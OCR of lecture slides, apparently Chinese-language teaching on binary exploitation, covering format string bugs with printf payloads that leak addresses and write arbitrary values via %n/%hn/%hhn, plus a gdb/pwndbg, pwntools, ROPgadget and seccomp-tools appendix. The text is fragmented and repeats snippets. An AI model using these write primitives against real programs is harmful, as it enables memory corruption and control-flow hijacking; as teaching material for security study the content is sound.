
7th param 為 rsp+8，會印出 0x401000 指向的字串

```
printf("%6$p %7$s");

printf("%100c%8$hhn");

printf("%4660c%9$hn");

printf("%3735928559c%10$n");
```

```
abcdefghigklmno
```



Stack




0x401000

$ FSB

Example

8th param 為 rsp+16，$hhn 會將印出的總字元數以 1 byte 寫到 0x401000

```
printf("%100c%8$hhn");

printf("%4660c%9$hn");

printf("%3735928559c%10$n");
```



Stack

0x401000

```
' '*63 + 1 char
```

$ FSB


Example

u1f383@u1f383:/


```
$
printf("%6$p %7$s");
```

9th param 為 rsp+24, $hn 會將印出的總字元數以 2 byte 寫到 0x401004

```
printf("%4660c%9$hn");

printf("%3735928559c%10$n");
```



Stack



0x401000

```
‘ ’*4659 + 1 char
```


$ FSB

Example


```
u1f383@u1f383:/
$
printf("%6$p %7$s");

printf("%64c%8$hhn");
```

10th param 為 rsp+32，$n 會將印出的總字元數以 4 byte 寫到 0x401008

```
printf("%3735928559c%10$n");
```



Stack



0x401000

```
‘ ’*3735928558 + 1 char
```

$ FSB

Example

$ FSB

Concept

- FSB 沒有一定的使用方式，只有一些 format 是比較常見的：
  - **%p** - leak code / libc / stack address
  - **%***c%k$(hhn|hn|n)** - 寫任意值到第 k 個參數指向的位址
    - %Xc - 印出 X 個字元
    - k$ - 指定第 k 個參數
    - %(hhn|hn|n) - 將輸出的字元數以 1 / 2 / 4 bytes 寫到參數指向的位址
- 因為能控制寫入的大小與位址，因此也可以配合 partial overwrite 做 exploit
- 基本上不太會用 **%k$n** 此 format，因為一次寫入 4 bytes 會太多


u1f383@u1f383:/
⌥⌘1
$
$ Thanks for listening 🎃


Appendix


$ Appendix


Tools

- *gdb* - the GNU debugger

- gdb plugins
  - gef
  - pwndbg
  - pwngdb




u1f383@u1f383:/
⌥⌘1
$
Normal
b *<addr>   # break at addr
start   # break at main automatically
r   # run program
si   # exec one insn and step into
ni   # exec one insn and go next
s   # exec one line code and step into
n   # exec one line code and go next
x/30gx <addr>   # print content as 8 bytes, 30 times, hex format
x/10i <addr>   # print content as instruction, 10 lines, hex format
p <variable>   # print var's value
Advanced
xinfo <addr>   # extended information for virtual address
vmmap   # virtual memory map
telescope   # recursively deference pointer (default $sp)
bt   # backtrace
p *(struct Test *) <addr>   # print content in addr as struct Test
ctx   # refresh current status
fin   # finish current function



❐ 0
1
docker
[REGISTERS]
RAX 0x55b2bb4aa149 (main) ◂— endbr64
RBX 0x55b2bb4aa170 (__libc_csu_init) ◂— endbr64
RCX 0x55b2bb4aa170 (__libc_csu_init) ◂— endbr64
RDX 0x7ffc0182ee28 —▸ 0x7ffc0182f84c ◂— 'PYTHONIOENCODING=UTF-8'
RDI 0x1
RSI 0x7ffc0182ee18 —▸ 0x7ffc0182f842 ◂— '/tmp/test'
R8 0x0
R9 0x7f4a65933d50 ◂— endbr64
R10 0x0
R11 0x0
R12 0x55b2bb4aa060 (_start) ◂— endbr64
R13 0x7ffc0182ee10 ◂— 0x1
R14 0x0
R15 0x0
RBP 0x0
RSP 0x7ffc0182ed28 —▸ 0x7f4a657480b3 (__libc_start_main+243) ◂— mov edi, eax
RIP 0x55b2bb4aa149 (main) ◂— endbr64
[DISASM]
► 0x55b2bb4aa149 <main> endbr64
0x55b2bb4aa14d <main+4> push rbp
0x55b2bb4aa14e <main+5> mov rbp, rsp
0x55b2bb4aa151 <main+8> lea rdi, [rip + 0xeac]
0x55b2bb4aa158 <main+15> call puts@plt <puts@plt>
0x55b2bb4aa15d <main+20> mov eax, 0
0x55b2bb4aa162 <main+25> pop rbp
0x55b2bb4aa163 <main+26> ret
0x55b2bb4aa164 nop word ptr cs:[rax + rax]
0x55b2bb4aa16e nop
0x55b2bb4aa170 <__libc_csu_init> endbr64
[SOURCE (CODE)]
In file: /tmp/test.c
1 #include <stdio.h>
2
3 int main()
► 4 {
5 puts("OWO");
6 return 0;
7 }
[STACK]
00:0000 rsp 0x7ffc0182ed28 —▸ 0x7f4a657480b3 (__libc_start_main+243) ◂— mov edi, eax
01:0008 0x7ffc0182ed30 —▸ 0x7f4a6594f620 (_rtld_global_ro) ◂— 0x50a2f00000000
02:0010 0x7ffc0182ed38 —▸ 0x7ffc0182ee18 —▸ 0x7ffc0182f842 ◂— '/tmp/test'
03:0018 0x7ffc0182ed40 ◂— 0x100000000
04:0020 0x7ffc0182ed48 —▸ 0x55b2bb4aa149 (main) ◂— endbr64
05:0028 0x7ffc0182ed50 —▸ 0x55b2bb4aa170 (__libc_csu_init) ◂— endbr64
06:0030 0x7ffc0182ed58 ◂— 0xbdfe5f8fb270b7df
07:0038 0x7ffc0182ed60 —▸ 0x55b2bb4aa060 (_start) ◂— endbr64
[BACKTRACE]
► f 0 0x55b2bb4aa149 main
f 1 0x7f4a657480b3 __libc_start_main+243
pwndbg>

gdb + pwndbg

$ Appendix

Tools

- pwntools - an python exploit development library



u1f383@u1f383:/ ⌥⌘1

```
$ #!/usr/bin/python3

from pwn import *
import sys

# specified arch
context.arch = 'amd64'
# specified terminal
context.terminal = ['tmux', 'splitw', '-h']

if len(sys.argv) != 2:
    exit(1)

HOST = 'localhost'
PORT = 9999
BINARY = './test'

# ./exp.py remote
# ./exp.py local
if sys.argv[1] == 'remote':
    # connect to remote server
    r = remote(HOST, PORT)
elif sys.argv[1] == 'local':
    # run program in local
    r = process(BINARY)
else:
    exit(1)

r.interactive()
```

template

u1f383@u1f383:/ ⌥⌘1


```
$ #!/usr/bin/python3

... # init

r.send('A') # "A"
r.sendline('A') # "A\n"

r.recvline() # recv until line
r.recvuntil('A') # stop until recv 'A'

r.sendafter('A', 'B') # after recv 'A', send 'B'
r.sendlineafter('A', 'B') # after recv 'A', send 'B\n'

# little endian
# b'\x11\x00\xff\xee\xdd\xcc\xbb\xaa'
p64(0xAABBCCDDEEFF0011)

# big endian
# 0xAABBCCDDEEFF0011
u64(b'\x11\x00\xff\xee\xdd\xcc\xbb\xaa')

r.interactive()
```

send / recv

$ Appendix

Tools

- ROPgadget - search helpful ROP gadgets
  - Included in pwntools by default




- *ROPgadget* --binary ./test --only "pop|ret"
  - Search gadgets only contain pop XXX ; ret
- *ROPgadget* --binary ./test --string "/bin/sh"
  - Search string “/bin/sh” in binary

$ Appendix

Tools

- seccomp-tools - powerful tools for seccomp analysis

- *seccomp-tools* dump ./test



$ Appendix

Tools

```
22:31:55  u1f383@OWO  /tmp
$ seccomp-tools dump ./test
 line  CODE  JT   JF      K
=================================
 0000: 0x20 0x00 0x00 0x00000004  A = arch
 0001: 0x15 0x00 0x05 0xc000003e  if (A != ARCH_X86_64) goto 0007
 0002: 0x20 0x00 0x00 0x00000000  A = sys_number
 0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
 0004: 0x15 0x00 0x02 0xffffffff  if (A != 0xffffffff) goto 0007
 0005: 0x15 0x00 0x01 0x0000003c  if (A != exit) goto 0007
